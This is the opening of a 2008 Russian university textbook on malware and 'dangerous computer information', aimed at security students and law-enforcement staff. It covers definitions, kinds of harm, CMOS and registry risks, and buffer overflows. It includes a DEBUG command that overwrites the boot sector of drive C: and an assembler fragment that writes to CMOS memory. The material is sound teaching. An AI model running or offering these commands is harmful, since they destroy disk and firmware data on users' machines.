

ФЕДЕРАЛЬНОЕ АГЕНТСТВО ПО ОБРАЗОВАНИЮ

Государственное образовательное учреждение высшего профессионального образования
«Уральский государственный университет им. А.М. Горького»

ИОНЦ «Информационная безопасность»

математико-механический факультет

кафедра алгебры и дискретной математики

УЧЕБНО-МЕТОДИЧЕСКИЙ КОМПЛЕКС

**Противодействие созданию и распространению
вредоносных программ**

**Учебное пособие
«Опасная компьютерная информация»**

Автор: доцент кафедры алгебры
и дискретной математики В.В. Бакланов

**Екатеринбург
2008**

УРАЛЬСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ
ИМ. А.М. ГОРЬКОГО

МАТЕМАТИКО-МЕХАНИЧЕСКИЙ ФАКУЛЬТЕТ

В.В. БАКЛАНОВ, М.Э. ПОНОМАРЕВ

ОПАСНАЯ КОМПЬЮТЕРНАЯ ИНФОРМАЦИЯ

УЧЕБНОЕ ПОСОБИЕ

ЕКАТЕРИНБУРГ 2008

Рецензенты:

кафедра систем и технологий защиты информации Уральского государственного университета путей сообщения (зав. кафедрой проф., д-р физ.-мат. наук Ю.И. Ялышев)
проф., д-р техн. наук С.П. Расторгуев, Академия криптографии РФ

Авторы: В.В.Бакланов, М.Э.Пономарев

Опасная компьютерная информация / В.В. Бакланов, М.Э. Пономарев. Учебное пособие. — УрГУ, г. Екатеринбург, 2008. 128 с.

ISBN

Учебное пособие посвящено проблемам безопасности компьютерной информации. В пособии рассматриваются разнообразные вопросы, связанные с функционированием опасных компьютерных программ. Даются формулировки основных понятий и терминов.

Пособие состоит из четырех разделов. В первом разделе раскрываются принципы построения вредоносных программ, особенности операционных систем, используемые авторами вирусов. Во втором разделе приведена подробная классификация вредоносных программ. В третьем разделе рассматриваются виды вредоносного воздействия на компьютерную информацию. Четвертый раздел посвящен анализу способов внедрения в операционную систему и запуска вредоносных программ.

Теоретические положения иллюстрируются примерами и сопровождаются практическими заданиями. Пособие содержит три лабораторные работы, предназначенные для закрепления материала.

Учебное пособие предназначено для студентов вузов, обучающихся по специальностям: 090102 «Компьютерная безопасность», 090105 «Комплексное обеспечение информационной безопасности автоматизированных систем», 090106 «Информационная безопасность телекоммуникационных систем» при изучении дисциплины «Программно-аппаратные средства обеспечения информационной безопасности».

Пособие будет полезно практическим работникам правоохранительных органов, администраторам компьютерных систем и администраторам безопасности, преподавателям.

УДК 661.3.066
ББК 32.973.26

СОДЕРЖАНИЕ

ВВЕДЕНИЕ	5
1. ПОНЯТИЕ ОБ ОПАСНОЙ КОМПЬЮТЕРНОЙ ИНФОРМАЦИИ	9
1.1. Основные понятия и определения	9
1.2. Опасные данные.....	15
1.3. Инструментарий для создания вредоносных программ. Стил «опасного» программирования	21
1.4. Состав вредоносных программ и команд	28
1.5. Исполняемые и интерпретируемые программы.....	32
1.6. Программное управление компьютером в режиме командной строки	35
1.7. Управление программами в графическом режиме	37
2. АНТИВИРУСНЫЕ ПРОГРАММЫ	40
3. ФУНКЦИОНАЛЬНЫЕ ВИДЫ ВРЕДОНОСНЫХ ПРОГРАММ	44
3.1. Компьютерные вирусы.....	44
3.2. Программные закладки	45
3.3. «Логические бомбы»	47
3.4. Вредоносные программы «удаленного администрирования»	48
3.5. «Сетевые черви»	50
3.6. «Жадные» программы	51
3.7. Мифические вредоносные программы.....	56
4. ДЕЙСТВИЯ ВРЕДОНОСНЫХ ПРОГРАММ, ЗАВЕДОМО ПРИВОДЯЩИЕ К ОПАСНЫМ ПОСЛЕДСТВИЯМ	58
4.1. Блокирование компьютерной информации	58
4.2. Несанкционированное удаление компьютерной информации	60
4.3. Вредоносная модификация компьютерной информации.....	61
4.4. Несанкционированное копирование компьютерной информации	62

4.5. Нарушение работы ЭВМ.....	69
4.6. Несанкционированный характер запуска вредоносных программ.....	71
5. СПОСОБЫ ВНЕДРЕНИЯ И ЗАПУСКА ВРЕДОНОСНЫХ ПРОГРАММ.....	73
5.1. Внедрение и запуск на этапе самотестирования компьютера	75
5.2. Внедрение и запуск на этапе загрузки операционной системы.....	77
5.3. Сетевое внедрение и запуск.....	81
5.4. Запуск при автозагрузке CD ROM.....	82
5.5. Запуск путем модификации типа и пиктограммы файла	83
5.6. Внедрение и запуск программ с помощью «троянских» оболочек.....	86
5.7. Внедрение и запуск опасных команд с использованием ярлыков	87
6. МЕХАНИЗМЫ СОКРЫТИЯ ВНЕДРЕННЫХ ВРЕДОНОСНЫХ ПРОГРАММ.....	90
6.1. Формы статического сокрытия файлов вредоносных программ от антивирусного сканирования.....	90
6.2. Формы динамического скрывания исполняемых программ.....	94
6.3. Механизмы сокрытия опасных программ на уровне ядра.....	
ЛАБОРАТОРНЫЙ ПРАКТИКУМ	100
Лабораторная работа № 1 «Исследование опасных возможностей вредоносных программ и команд»	101
Лабораторная работа № 2 «Исследование способов скрытого внедрения вредоносных программ и команд»	112
Лабораторная работа № 3 «Исследование вредоносных программ, составленных на интерпретируемых языках программирования»	120
СПИСОК ЛИТЕРАТУРЫ	123
ПРИЛОЖЕНИЕ 1. Экспертное заключение по макровирусу PlasmaPack	128

ВВЕДЕНИЕ

В эпоху разделения и узкой специализации труда собственник той или иной вещи очень редко является ее создателем и, как правило, выступает в качестве потребителя. При этом человек вправе рассчитывать на то, что его вещь должна соответствовать своему функциональному назначению и не будет обладать неприятными или вредными «недокументированными» возможностями. В то же время собственник имеет право использовать вещь по своему усмотрению, что может и не соответствовать ее функциональному назначению. Однако пока оставим в стороне общественные взаимоотношения собственника, производителя, торгующей организации по поводу качества, соответствия функциональному назначению и правильной эксплуатации потребительских изделий.

Зададимся вопросом: может ли человек считать себя полноправным собственником своего компьютера? Ответ на этот вопрос отрицательный. Собственник обычной вещи может использовать ее по своему усмотрению, владеть и распоряжаться ею. Компьютер по определению является программно-управляемым устройством, извлекать из него пользу можно только тогда, когда он работает, а работает он под управлением программ, созданных другими людьми. В отношении правомерно приобретенного или полученного программного обеспечения человек может являться только пользователем и лишь в редких случаях — владельцем. По отношению к информации право использования означает возможность ее применения по усмотрению пользователя, право владения означает **знание** этой информации, а собственник может ею единолично распоряжаться, предоставляя другим по своему усмотрению права на ее использование или ознакомление. Но только немногие из специалистов в сфере компьютерных технологий могут заявить, что они **знают**, для чего предназначены, как работают и что собой представляют в исходном коде или на уровне алгоритмов те многочисленные программы, которые управляют современными компьютерами. Право распоряжения этими программами законно принадлежит авторам программ или компьютерным фирмам и корпорациям, в которых эти программисты работают. Сказанное означает, что у компьютеров, кроме их собственников и пользователей, есть еще много хозяев в лице компьютерных фирм, создающих программное обеспечение. По настоящему могут распоряжаться работающей ЭВМ только программисты, написавшие для нее программы. Правда, при этом они не являются пользователями ЭВМ и, следовательно, не извлекают выгоды от использования своих программ.

Человек, эксплуатирующий компьютер, почти всегда является его пользователем. Различие между пользователями, администраторами и программистами — только в степени их полномочий и компетентности. Но бывают опытные пользователи и плохие программисты. А администратор

компьютерной системы одновременно является и **пользователем системы защиты**, и программистом на уровне командных языков. Да и большинство программистов, применяя для создания программ языки высокого уровня и вызовы библиотечных функций, превращаются по сути дела в **пользователей программной среды программирования**. До определенной поры программисты не задумывались о том, что использование некоторых операторов языка Си делает их программы уязвимыми к атакам переполнения буфера. Человек, создающий программы на языке высокого уровня часто не задумывается над тем, что реально будет происходить в компьютере при выполнении написанных им команд. Поэтому считать, что программист является владельцем своей программы, тоже не вполне верно.

Приведем выдержку из стандартного лицензионного соглашения:

«...Весь риск относительно качества и эксплуатационных качеств Программного обеспечения несет конечный пользователь. Производитель не гарантирует, что Программное обеспечение или его функции отвечают Вашим требованиям, или что функционирование Программного обеспечения будет непрерывным или свободным от ошибок, или, что любые замеченные дефекты будут немедленно устранены.

Ни за какие последующие убытки Производитель или его партнеры и распространители Программного обеспечения не несут никакой ответственности (включая, без ограничения, убытки из-за потери коммерческой прибыли, прерывания бизнеса, потери деловой информации или любой другой финансовой потери), возникающие из-за использования или невозможности использования Программного обеспечения, даже если Производитель был извещен о возможности таких убытков.»

Много ли нашлось бы желающих полететь на самолете, если бы они падали так же часто, как «падают» компьютерные программы, а пассажирам предлагали бы подписывать подобные документы, соглашаясь с тем, что перевозчик не гарантирует ни их доставку к месту назначения, ни исправность самолета? Тем не менее, компьютерные программы управляют пусками ракет, медицинским оборудованием, финансовыми потоками. Внушает ли это оптимизм? Устанавливая программное обеспечение на компьютер, пользователь постоянно соглашается на кабальные условия, когда даже правильная последовательность действий может привести к порче информации, а что говорить тогда в случае, если программа умышленно создана для ее уничтожения?!

Существует особая категория программистов, именуемых вирусописателями или вирмейкерами. Представители этой, не такой уж и маленькой группы людей, порознь или сообща, часто без какой-либо материальной выгоды для себя, а зачастую с риском быть привлеченными к уголовной ответственности, пишут заведомо вредоносные программы для ЭВМ. Цели подобной деятельности различны — от любопытства начинающего программиста до стремления причинить вред всем и

каждому. Компьютер позволяет таким людям, часто неудачливым и несчастливым в обычной жизни, ощутить свое превосходство над окружающими и получать извращенное наслаждение от власти над простыми пользователями.

Довольно необычное название этого учебного пособия обусловлено несколькими причинами. Несмотря на то, что в нем большей частью речь идет о вредоносных программах, нам не хотелось бы его так называть. Законодатель не дал исчерпывающего определения вредоносным программам, в результате чего наряду с довольно строгой уголовной ответственностью за создание, распространение и использование вредоносных программ (один формальный состав преступления чего стоит!), мы можем наблюдать вокруг себя полнейшую безнаказанность в этой сфере деятельности.

После известной книги «Пишем вирус и антивирус» вышло немало книг [21, 17, 12, 22], авторы которых намеревались познакомить своих читателей с таким видом оригинального жанра, как написание вредоносных программ. Некоторым, таким как Е. Касперский, который тратит немало усилий на борьбу с этим злом, удалось в некоторой степени систематизировать вредоносные программы по их назначению и степени вредоносности. Кроме печатных изданий появилось немало безымянных электронных публикаций типа «Макровирусы для чайников», «Запало на VBA», «Руководство по изготовлению вирусов в домашних условиях» и др., распространение которых может образовать законченный состав преступления, предусмотренного ст. 273 УК РФ.

Существует довольно много видов компьютерных программ, которые потенциально опасны для обрабатываемой информации, но их создание, распространение и использование не подпадает под юрисдикцию Уголовного кодекса. Множество вполне безобидных компьютерных программ находят применение в различных видах преступной деятельности. Так, обычный текстовый редактор может использоваться для написания листовки, призывающей к свержению конституционного строя, а компьютерный тренажер являться средством подготовки к совершению террористического акта. Но опасная компьютерная информация не исчерпывается одними программами. Наряду с ними опасными могут стать системные данные, а иногда – даже пользовательские данные. Поэтому название «Опасная компьютерная информация» кажется нам вполне обоснованной.

В настоящем пособии авторы преследуют несколько целей. Во-первых, дать более полную классификацию вредоносных программ и более четко выделить их функциональные особенности. Во-вторых, создать представление о конкретных опасных последствиях, «разложив» их по пространству объективной стороны преступлений в сфере компьютерной информации. В-третьих, уделить внимание изучению механизмов, которые позволяют вредоносным программам внедряться в компьютерные системы, получать возможности для запуска на исполнение

и скрываться от глаз пользователя и антивирусных программ. Наконец, особое внимание уделено рассмотрению действий вредоносных программ, заведомо приводящих к общественно опасным последствиям, предусмотренным ст. 273 УК РФ. В тексте пособия приведены многочисленные примеры опасных команд, вызова опасных функций и фрагментов вредоносных программ. Сделано это вовсе не с целью обучения кого бы то ни было вредоносному программированию.

Сотрудникам правоохранительных органов, получившим юридическое образование, трудно читать литературу, рассчитанную на программистов. Вместе с тем, не разбираясь в возможностях такого интеллектуального орудия преступления, каким являются вредоносные программы, сложно заниматься правоохранительной деятельностью в сфере высоких информационных технологий. Сотрудникам розыска, следователям, да и судьям требуется достаточно глубокое понимание того, что собой представляют и на что способны вредоносные программы как орудия компьютерных преступлений. Авторы относятся к разным поколениям, но обоим в какое-то время приходилось изучать языки программирования без компьютеров. У многих людей после такого обучения на всю жизнь сохраняется неприязнь к компьютерным программам и программированию. Учитывая это, авторы постарались написать о программировании просто и понятно, предоставляя возможность каждому проверить сказанное. Для того чтобы теоретические объяснения не пропали впустую, в пособии предлагаются лабораторные работы по исследованию возможностей вредоносных программ. Задача состоит не в том, чтобы научиться писать вредоносные программы, а в том, чтобы наглядно представлять себе и степень их реальной опасности, и условия, в которых они могут создаваться. Последняя работа связана с исследованием статического кода реальных вредоносных программ, алгоритм которых необходимо понять и изложить в виде комментариев. Для образца предлагается одно из собственных авторских экспертных исследований.

Пособие не ограничено рассмотрением только опасных компьютерных программ. Изучению подлежит и методология опасного интерактивного управления компьютером, и управляющие данные, и данные, обработка которых может причинить ущерб защищаемой компьютерной информации и компьютерной системе. Вредоносная программа часто является лишь фитилем у бочки с порохом, каким является операционная система. Поэтому речь в дальнейшем пойдет об опасной компьютерной информации.

1. ПОНЯТИЕ ОБ ОПАСНОЙ КОМПЬЮТЕРНОЙ ИНФОРМАЦИИ

1.1. Основные понятия и определения

Электронно-вычислительная машина (ЭВМ) или компьютерная система является универсальным программно-управляемым устройством и состоит из двух тесно связанных компонентов:

- программно - управляемых аппаратных узлов и блоков (hardware),
- управляющей и обрабатываемой **компьютерной информации** (software).

Компьютерная информация представляет собой два пересекающихся множества: **обрабатываемую** информацию и **управляющую** процессом обработки. В более строгом определении компьютерная информация — это **данные** и/или **последовательность команд**, находящиеся в памяти ЭВМ, хранящиеся на внешних машинных носителях или передаваемые по телекоммуникационным каналам и предназначенные для **использования (обработки)** в ЭВМ или **управления** компьютером.

Обработка информации — это совокупность операций ее сбора, накопления, ввода, вывода, приема, передачи, записи, хранения, регистрации, уничтожения, преобразования и отображения [9]. Обработка информации с позиций действующего законодательства может вестись легально и законно, но может преследовать противозаконные, преступные цели. Обрабатываемая информация или результат ее обработки может быть вредной и опасной для общества. Так, результатом компьютерной обработки данных могут являться порнографические изображения несовершеннолетних, поддельные документы, денежные банкноты и др. Не рассматривая в дальнейшем возможные несовпадения интересов человека, общества и государства, условимся считать процесс обработки информации законным, полезным, если он осуществляется в соответствии с намерениями пользователя или собственника компьютерной системы.

Человек создал компьютер для того, чтобы освободить себя от повторяющихся, сложных и рутинных операций по обработке данных. **Управление** обработкой данных часто происходит при непосредственном участии пользователя. Процесс управления компьютером со стороны пользователя представляет собой восприятие отображаемой информации и ввод отдельных **команд**. ЭВМ является интерактивной системой, и для ввода команд предусмотрены клавиатура и различные манипуляторы.

Команды могут быть простыми и сложными. С целью автоматизации процесса обработки информации создаются **компьютерные программы**, которые представляют собой последовательность отдельных команд, логически организованную в соответствии с **алгоритмом**. Вместе с командами программы включают в себя и данные. **Программным кодом** называют набор выполняемых инструкций, составляющих программу, в отличие от **данных**, над которыми выполняются операции.

Искусство составления компьютерных программ называется программированием и является видом профессиональной деятельности. Различают несколько видов программирования:

- системное программирование, т. е. составление программ для управления операционной системой,
- прикладное программирование, т. е. написание программ для непосредственной обработки данных,
- инструментальное программирование, т. е. создание программ для составления, компиляции и отладки программ,
- административное программирование, т. е. составление сценариев для управления безопасностью компьютерной системы,
- офисное программирование, т. е. автоматизацию повторяющихся действий по созданию и редактированию документов в среде Microsoft Office [4],
- Web-программирование, т. е. создание программ для поиска и отображения в динамическом виде ресурсов сети Internet,
- вредоносное программирование, т. е. создание программ заведомо наносящих ущерб компьютерной информации.

Программно управляемая обработка компьютерной информации может происходить без участия и присутствия пользователя. Программы не только управляют процессом обработки данных, но и сами могут быть объектом управления. Современные компьютерные системы очень сложны в управлении, и для того, чтобы обеспечить обычному пользователю возможность интуитивно понятного управления, систему должны обслуживать множество разнообразных программ.

В многозадачных операционных системах Windows и UNIX в один и тот же интервал времени центральный процессор выполняет десятки системных и пользовательских программ, причем о большей их части сам пользователь может не иметь никакого представления.

Запуская на своем компьютере неизвестную и непроверенную программу, пользователь отдает в чужие руки и компьютер, и хранящуюся в его памяти информацию. Перехват управления компьютером со стороны внедренной и запущенной вредоносной компьютерной программы можно назвать **программным проникновением** или **программным доступом** в компьютерную систему.

Программный доступ злоумышленника в компьютерную систему может привести к тому, что некоторые процессы обработки информации перестанут соответствовать целям и законным интересам собственников компьютера и обрабатываемой информации. Программный доступ происходит в форме **манипуляции** компьютерной информацией, если это приводит к ее **копированию, модификации и удалению** без санкции (т. е. без уведомления и разрешения) собственника информации. Незаконное воспрепятствование обработке пользовательской информации носит форму **блокирования информации** или **нарушения работы ЭВМ**.

Несанкционированная обработка информации в форме ее копирования, модификации или удаления либо создание препятствий обычной ее обработке упоминается в качестве общественно опасных последствий в статьях 272 — 274 УК РФ.

Как уже указывалось, программа состоит из последовательности команд. Слово «команда» имеет множество значений. Командой для ЭВМ может быть любое событие, связанное с получением сигнала от периферийного устройства или программы, которая его обслуживает. В зависимости от обстоятельств компьютерная программа может воспринять как команду нажатие на клавишу клавиатуры или манипулятора, перемещение мыши, поворот шарика трекбола, рычага джойстика или «интеллектуального» руля. Подключение к аппаратному интерфейсу USB работающего компьютера нового устройства является командой для системы на распознавание устройства и подключение нужного драйвера. Запуск программы тоже называется командой. Команды могут быть простыми и сложными и иметь размер от одного байта до десятков тысяч байт. Как и программа в целом отдельная команда тоже состоит из кода и данных.

Центральный процессор ЭВМ понимает только двоичные **машинные команды (инструкции)**. Машинная команда — это закодированное по определенным правилам указание процессору на выполнение строго определенных действий. По другому определению, приведенному в [14], код — это последовательность машинных инструкций, которые производит программа-транслятор из исходного текста программы (понятия исходной программы и трансляции будут даны ниже).

Каждая машинная команда также состоит из кода и данных, которые иначе называют **кодом операции** и **операндами**. Код операции содержит указание на то, что нужно сделать, а операнды являются объектами обработки и содержат сами обрабатываемые данные или адреса ячеек памяти, в которых эти данные хранятся. Некоторые машинные команды в данных не нуждаются. Такими, например, являются команда **hlt**, служащая для остановки процессора, или **cli**, запрещающая процессору реагировать на сигналы периферийных устройств и прерывать исполнение текущей программы. Размер одной машинной команды для микропроцессоров архитектуры x86 может составлять от одного до пятнадцати байт.

Квалифицируя преступные деяния, связанные с созданием, распространением и использованием вредоносных программ, необходимо глубоко разбираться в том, какие действия по отношению к компьютерной системе и компьютерной информации могут считаться опасными и вредоносными. Заглянем в Толковый словарь С.И. Ожегова. «Опасный — способный вызвать или причинить какой-нибудь вред, несчастье». Следовательно, опасность — это потенциальная способность, возможность, вероятность причинения вреда. «Вредоносный — крайне вредный,

наносящий вред». Здесь речь идет уже не о возможности, а о неизбежности: «вредоносный — несущий вред». Перечислим виды вреда для собственника ЭВМ и/или компьютерной информации:

1. Получение неверного результата, использование которого причинит ущерб. Ущерб, причиняемый неверной информацией, может быть двух видов. Во-первых, это очевидно неверный результат вычислений, для получения которого были затрачены машинное время, человеческие усилия и терпение. Во-вторых, это получение правдоподобного результата, использование которого принесет ущерб в дальнейшем из-за неверной оценки сложившейся ситуации или принятия решения, неадекватного обстановке.
2. Сбой в работе ЭВМ. Есть много видов сбоев, но чаще всего это непредвиденная остановка программы или операционной системы, невозможность продолжать обработку информации. Пользователю или обслуживающему персоналу приходится выяснять причину сбоя, восстанавливать работоспособность компьютерной системы и начинать вычислительный процесс сначала.
3. Неисправность ЭВМ, означающая выход из строя детали, платы, устройства, которые необходимо ремонтировать или заменять.
4. Замедление обработки информации. Ущерб вызывается невозможностью решения вычислительной задачи в установленное для этого время.
5. Отображение или распечатка неверной информации о состоянии компьютерной системы, работоспособности ее узлов, о ходе обработки и хранения информации, о поступивших сигналах. Сюда же относится имитация неисправности или сбоя системы, которых на самом деле нет.
6. Неверные ответы на запросы пользователя или неправильные действия на его команды.
7. Различные формы «издевательства» над пользователем со стороны «интеллектуальной» компьютерной программы, своеобразно реагирующей на управляющие действия человека.
8. Порча компьютерной информации. Имеется в виду уничтожение или необратимое видоизменение пользовательской информации в процессе ее чтения, записи, переноса, сохранения, редактирования. Вред наносится, если происходит порча последнего экземпляра (копии) данных, а их восстановление невозможно, экономически нецелесообразно или недоступно для пользователя (например, пользователь не может восстановить утраченные данные в силу своей некомпетентности, а степень их важности и конфиденциальности не позволяет доверить процесс восстановления другим лицам).
9. Наконец, следует упомянуть причинение вреда не компьютеру или компьютерной информации, а пользователю. Компьютерных программ, способных причинить смерть или реальный вред для здоровья человека, сидящего у компьютера, пока не обнаружено. Но никто не

может гарантировать, что подобные программы не появятся в будущем. Попытки создания таких программ фиксируются довольно часто.

Можно вообразить себе и иные виды вреда, причиняемого опасной компьютерной информацией. Но в уголовном законодательстве в качестве опасных последствий зафиксированы только копирование, модификация, удаление и блокирование информации, а также нарушение работы ЭВМ.

Опасными программами следует назвать последовательность команд или отдельные команды, способные привести к копированию, модификации, удалению или блокированию защищаемой компьютерной информации, либо нарушению работы ЭВМ. Более полное толкование опасных последствий в форме копирования, модификации, удаления и блокирования информации, а также нарушения работы ЭВМ будет дано ниже. **Вредоносными компьютерными программами** в дальнейшем будем называть умышленно созданные программы, **несанкционированные действия** которых заведомо приводят к указанным опасным последствиям.

Некоторые компьютерные программы могут использоваться в преступной деятельности. Например, с помощью интегрированной среды программирования можно создавать вредоносные программы, с помощью текстового редактора писать листовки, призывающие к неконституционной смене государственного строя, а с помощью графического процессора подделывать деньги и документы. При этом сами программы ни опасными, ни вредоносными не являются. Здесь может идти речь о компьютерных программах как о **средстве совершения преступлений**.

Таким образом, некоторые компьютерные программы могут быть опасными и вредоносными. Однако вредоносных машинных команд не существует — проектировщики компьютерных систем просто не стали бы ничего подобного создавать.

Центральный процессор может работать в двух режимах: реальном и защищенном. В реальном режиме работы центральный процессор выполняет инструкции только одной программы, и все ее команды для него равноправны. Для того чтобы высокоскоростной процессор мог по очереди выполнять команды многих программ, был спроектирован защищенный режим. Один музыкант может играть сам, но для управления оркестром требуется дирижер. Чтобы программы не мешали друг другу, управление многозадачностью берет на себя одна из программ операционной системы — диспетчер многозадачного режима. Некоторые команды процессора при этом становятся привилегированными и опасными. Их опасность состоит в том, что они позволяют «командовать» аппаратурой компьютера непосредственно, что в многозадачном режиме может привести к сбою в работе. Такие команды могут исполняться только самой операционной системой. Но считать их вредоносными нельзя, тем более что реальные вредоносные программы умеют приводить к опасным последствиям и без использования привилегированных команд.

В центральном процессоре перед выполнением потенциально опасных действий или после их завершения предусматривается проверка специальных битов — флагов, которые фиксируют, являются ли числа отрицательными, нулевыми, не выходят ли они за пределы определенного диапазона, имеет ли приложение достаточно привилегий для выполнения запрашиваемых действий, приводя в предусмотренных случаях к **аппаратным исключениям**. Таким образом, исключения — это реакция центрального процессора на определенные команды или недопустимые




Рис. 1. Системное сообщение о недопустимом действии пользовательской программы

результаты их выполнения.

Работая в Windows 2000 или XP, легко создать ситуацию, приводящую к **программному исключению**. *Категорически не советуем выполнять этот пример, если вы работаете в MS DOS или Windows 95, 98, Me!* Наберите в командной строке оболочки Explorer (меню **Пуск⇒Выполнить**) команду Debug. В консольном окне отладчика в ответ на приглашение «—» введите следующую команду:

w 100 2 0 1,

что на внутреннем языке отладчика означает «записать 512 байт данных, расположенных в текущем сегменте оперативной памяти по относительному смещению 100h в нулевой сектор логического диска C:». После успешного выполнения такой команды, по образному выражению известного компьютерного специалиста Р. Джордейна [32], ваш жесткий диск будет подобен полной кастрюле спагетти, которую случайно опрокинули на пол. Защищенная операционная система Windows NT реагирует на эту опасную ситуацию, выводя сообщение о том, что запущенная пользователем программа совершила опасное действие (см. Рис. 1), предоставляя возможность человеку самому разобраться с виновницей (**Закройте приложение!**). В некоторых случаях система поступает более радикальным образом, закрывая окно программы без уведомления пользователя. С точки зрения операционной системы опасность здесь представляет не порча загрузочного сектора, а сам факт обращения к дисковой памяти напрямую, т. е. исключение возникнет при любом подобном обращении (не только на запись, но и на чтение) к произвольному сектору логического диска. Таким образом, нейтрализация

некоторых опасных команд может быть предусмотрена как аппаратно, так и программно. Если бы центральный процессор мог так же реагировать на все опасные действия программ, все проблемы антивирусной защиты были бы моментально решены. Но процессор — это всего лишь большая программно-управляемая интегральная микросхема. Ей не дано знать, что хорошо, а что — плохо.

1.2. Опасные данные

Данные, находящиеся в компьютерной системе, также можно разделить на два вида: обрабатываемые и управляющие. **Обрабатываемые данные** — это представленные в двоичном виде числа, текст, графика, звук, видеоизображения. **Управляющие данные** также могут представлять собой числа или символы и наряду с программным кодом предназначены для управления компьютером и процессом обработки информации. Различие между двумя видами данных условно. Результат вычислений часто используется как условие выбора дальнейших вычислений, иначе говоря, обрабатываемые данные могут включаться в процесс управления компьютерной системой.

Небольшой массив управляющих данных хранится в энергозависимой памяти регистрового типа, которая носит название CMOS (в переводе это означает, что память построена на полевых транзисторах с взаимодополняющей структурой типа металл-окисел-полупроводник). Размещается эта интегральная микросхема на материнской плате и питается от гальванической батарейки. В этой памяти фиксируется текущее время компьютера, преобразованные пароли пользователя и администратора на вход в систему, данные об устройствах внешней памяти и многочисленные настройки аппаратного уровня. Читает данные из этого массива самая первая программа, которая автоматически запускается в компьютере при включении электропитания — процедура POST (далее об этой программе будет рассказано подробнее). Если данных в CMOS-памяти почему-то не окажется (например, по причине разряда батарейки или нарушения контакта в цепи питания), то компьютер окажется беспомощным и будет не в состоянии провести самопроверку и загрузку операционной системы. Стереть CMOS-память можно с помощью нескольких команд на языке Ассемблер (если операционная система позволит их выполнить). Доступ к ячейкам CMOS-памяти производится через порты ввода-вывода 70h (номер ячейки) и 71h (данные).

```
mov     dx, 70h
mov     ax, 17h
out     dx, ax
inc     dx
out     dx, ax
```

Листинг 1. Фрагмент ассемблерной программы, записывающей произвольное число в регистр CMOS-памяти

Изменение настроек в CMOS-памяти может представлять большую опасность и для аппаратуры компьютера, и для обрабатываемой в нем компьютерной информации. Нетрудно привести примеры опасной модификации системных параметров, руководствуясь которыми система может:

- непозволительно «разогнать» скорость вычислений путем увеличения тактовой частоты, что может привести к многочисленным ошибкам и даже к перегреву центрального процессора;
- значительно замедлить работу аппаратных узлов (шин, контроллеров) или вызвать нарушения в их синхронной работе;
- неправильно определить логическую геометрию жестких магнитных дисков (количество цилиндров, головок и секторов), чем сделать дисковое пространство недоступным для данных;
- снизить частоту регенерации динамической оперативной памяти до значений, при которых будет происходить стирание данных;
- ограничить область адресуемой оперативной памяти;
- снизить ниже требуемого минимума энергопотребление узлов компьютера и др.

Изменение настроек в CMOS-памяти пользователем или администратором системы обычно происходит в интерактивном режиме с помощью программы, которая называется SetupBIOS, и вызывается комбинацией определенных клавиш во время включения компьютера. Но изменить содержимое ячеек регистровой памяти можно и программным путем (после изменения содержимого ячеек CMOS-памяти программа должна пересчитать и записать в нужную ячейку контрольную сумму хранимых данных).

Управляющие данные могут храниться в самих программах, располагаться в отдельных файлах или объединяться в базы данных. Файлы с управляющими данными обычно называют конфигурационными. При создании операционной системы Windows 95 программисты фирмы Microsoft поместили основную часть управляющих данных в базу данных, названную системным реестром. Путем модификации реестра можно создать предпосылку для выполнения многих потенциально опасных действий, например:

- запись имени опасной программы в определенный раздел реестра обеспечит ее автоматическое исполнение в ходе загрузки операционной системы;
- удаление записей имен программ из разделов системного реестра может заблокировать процесс автоматической загрузки операционной системы;
- манипуляция значениями параметров позволяет изменить вид отображаемой для пользователя информации, скрыть от него присутствие опасных компонентов или создать условия для случайного запуска опасной программы;

- изменение или запись новых параметров позволяет отменить пароли на вход в систему, отключить загрузку и запуск обязательных системных программ (сервисов, драйверов), изменить режимы работы оборудования и т. п.

Системный реестр хранится в нескольких файлах, структура которых документирована и исследована, поэтому читать и изменять системные данные можно путем непосредственного программного доступа к этим файлам. Однако в операционной системе предусмотрена возможность программного вызова системных функций, позволяющих искать или создавать нужные записи в реестре, читать или перезаписывать их значения. Реестр можно редактировать с помощью нескольких штатных специализированных программ, называемых редакторами системного реестра (**regedit.exe** и **regedt32.exe**), причем предусмотрена возможность манипуляции с записями в режиме командной строки. В системном каталоге Windows XP имеется утилита **reg.exe**, с помощью которой можно манипулировать реестром из командной строки оболочки. Управление реестром предусмотрено в сценариях Windows Script Host и в языке офисного программирования VBA.

Опасность для процесса или результата вычисления могут представлять не только управляющие, но и **обрабатываемые** данные. Ничего необычного в этом нет — обрабатываемая деталь из ненадлежащего материала может представлять опасность для обрабатывающего станка. В качестве примера можно привести команды, предписывающие разделить ненулевое число на нуль или вычислить корень из отрицательного числа. Результат вычислений часто может быть непредсказуемым и для программиста, и для компьютера.

Могут представлять опасность данные, вводимые в компьютерную систему, посылаемые от имени операционной системы пользовательским программам либо передаваемые по каналам связи. В первую очередь следует указать неверные данные, ошибочно или преднамеренно введенные пользователем на запрос какой-либо программы. Например, программа должна по ходу исполнения запросить у пользователя его имя, пароль или полный адрес нужного ему файла. Если программа не проверяет введенные данные на допустимость (тип, знак, диапазон значений, длина), то это может привести не только к неверному результату или сбою в работе программы. Ввод намеренно искаженных (точнее — умело подобранных) данных лежит в основе распространенной атаки на переполнение буфера. Смысл этой атаки заключается в том, что некоторую сервисную программу «заставляют» прочитать введенные данные и выполнить их как последовательность команд. Если такая программа выполняется с правами системы или ее администратора, то перехват управления позволит злоумышленнику получить власть над системой.

Упрощенно это можно объяснить так. Каждая программа перед запуском на исполнение загружается в оперативную память — это основное правило компьютерных систем фон-неймановской архитектуры.

